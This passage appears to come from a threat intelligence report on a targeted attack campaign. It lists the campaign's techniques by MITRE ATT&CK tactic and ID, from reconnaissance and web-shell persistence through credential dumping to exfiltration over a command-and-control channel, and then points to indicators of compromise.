	Gather Victim Network Information	T1590
Resource Development	Acquire Infrastructure: Domains	T1583.001
	Acquire Infrastructure: Virtual Private Server	T1583.003
	Develop Capabilities: Malware	T1587.001
	Stage Capabilities: Upload Malware	T1608.001
	Stage Capabilities: Upload Tool	T1608.002
Initial Access	Exploit Public-Facing Application	T1190
	Valid Accounts	T1078
Execution	Command and Scripting Interpreter: PowerShell	T1059.001

Command and Scripting Interpreter: Windows Command Shell	T1059.003		
Persistence	Account Manipulation: Additional Local or Domain Groups	T1098.007	
	Create Account: Local Account	T1136.001	
	Scheduled Task/Job: Scheduled Task	T1053.005	
	Server Software Component: Web Shell	T1505.003	
Defense Evasion	Exploitation for Privilege Escalation	T1068	
	Valid Accounts: Local Accounts	T1078.003	
	Deobfuscate/Decode Files or Information	T1140	
	Hijack Execution Flow: DLL	T1574.001	
	Impair Defenses: Disable or Modify Tools	T1562.001	
	Indicator Removal: Clear Windows Event Logs	T1070.001	
	Masquerading: Match Legitimate Resource Name or Location	T1036.005	
	Reflective Code Loading	T1620	
Credential Access	OS Credential Dumping: LSASS Memory	T1003.001	

	OS Credential Dumping: Security Account Manager	T1003.002
Discovery	Account Discovery: Local Account	T1087.001
	Account Discovery: Domain Account	T1087.002
	Domain Trust Discovery	T1482
Lateral Movement	Lateral Tool Transfer	T1570
Collection	Data from Local System	T1005
Command and Control	Data Encoding: Standard Encoding	T1132.001
	Encrypted Channel: Symmetric Cryptography	T1573.001
	Fallback Channels	T1008
	Ingress Tool Transfer	T1105
	Multi-Stage Channels	T1104
	Non-Application Layer Protocol	T1095
	Non-Standard Port	T1571
Exfiltration	Exfiltration Over C2 Channel	T1041

Indicators of Compromise (IOCs)

Indicators of compromise related to this campaign may be found here.

Tags

APT & Targeted Attacks | Endpoints | Research | Articles, News, Reports